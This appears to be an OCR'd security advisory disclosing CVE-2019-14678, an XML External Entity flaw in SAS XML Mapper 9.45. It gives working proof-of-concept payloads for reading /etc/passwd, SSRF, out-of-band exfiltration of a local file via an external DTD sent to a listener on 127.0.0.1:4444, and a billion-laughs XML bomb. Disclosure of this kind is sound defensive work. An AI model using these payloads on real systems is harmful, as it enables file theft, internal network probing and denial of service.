
SAS XML Mapper Disclosures

Release 9.45 - NOV 2018

Environment:

- SAS XML Mapper - x64 - Release 9.45 - NOV 2018
- Ubuntu Linux



Findings:

1. CVE-2019-14678: XML External Entity (XXE)

Description:
The SAS XML Mapper software is vulnerable to XXE attacks due to the unsafe parsing of XML "DOCTYPE" elements.

This attack can result in the following dangerous behaviours:

1. Reading files directly from the SAS XML Mapper software
2. Server-Side Request Forgery (SSRF) attacks
3. Exfiltrating files remotely via Out of Band (OOB) attacks
4. Potential Denial of Service via resource consumption attacks (E.g. XML Bomb)

All 3 XML "Open" options are vulnerable to these attacks:

- Open an XML file
- Open an XML Schema file
- Open an XMLMap

Proof of Concept:

1.1. Reading files directly from the SAS XML Mapper software

By using the "file://" protocol within a XML DOCTYPE object, an attacker can view directly the contents of arbitrary files in the SAS XML Mapper application.
This may represent a serious issue if the XML import and export process are automated by another SAS application, which will result in the attacker receiving the full content of the exfiltrated file in the response.




Figure 1. Content of "/etc/passwd" reflected in SAS XML Mapper GUI

Content of “XXE2.xml”:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<foo>&xxe;</foo>
```

1.2. Server-Side Request Forgery (SSRF) attacks

By using Java supported protocols an attacker can launch network attacks targeting other servers within the internal network or exfiltrate remotely certain information of interest:

- “http / https” protocols are commonly used for SSRF with GET parameters
- “smb / file” protocols which, in theory, can be used to exfiltrate SMB Windows NetNTLM hashes
- Other protocols which may be leveraged in specific scenarios




Figure 2. SSRF HTTP GET request

Content of “XXE.xml”:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "http://127.0.0.1:4444/SAS-XML-Mapper/XXE" >
%xxe;
]>
```

1.3. Exfiltrating files remotely via Out of Band (OOB) attacks

This attack can be used to exfiltrate simple files remotely from the victim. In this case the content of an example file is exfiltrated by using a HTTP GET request via a OOB XXE attack.
Other protocols can be used the achieve this behaviour (E.g. Exfiltrate via “ftp://” username, password and/or file path).

For more info on XML OOB Attacks refer to:
https://www.acunetix.com/blog/articles/band-xml-external-entity-oob-xxe/




Figure 3. Exfiltrate File within HTTP GET Parameter "a" via OOB Attack

Content of “XXE-file_exfil.xml”:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "http://127.0.0.1:4444/DTD.txt" >
%xxe;
]>
<foo>&send;</foo>
```

Content of “DTD.txt”:

```
<!ENTITY % file SYSTEM "file:///home/guest/test_exfil.txt">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://127.0.0.1:4444/?a=%file;'>">
%all;
```

Content of “test_exfil.txt”:

```
Very_sensitive_content_that_contains_no_special_characters
```

1.4. Potential Denial of Service via resource consumption attacks (E.g. XML Bomb)

XML Resource attacks, such as XML Bombs (a.k.a. Lol Bombs), may result in resource consumption attacks by leveraging DOCTYPE Entities that expand and consume the RAM of the victim.

The default installation does not seem to be notably affected by this vulnerability, but custom installations may result in the SAS XML Mapper application crashing and/or, in the worst-case scenario, the OS itself might crash.

For more info on XML Bomb Attacks refer to:
https://en.wikipedia.org/wiki/Billion_laughs_attack




Figure 4. Java "Out of Memory" Error Thrown due to Resource Consumption

Content of “XML_Bomb.xml”:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```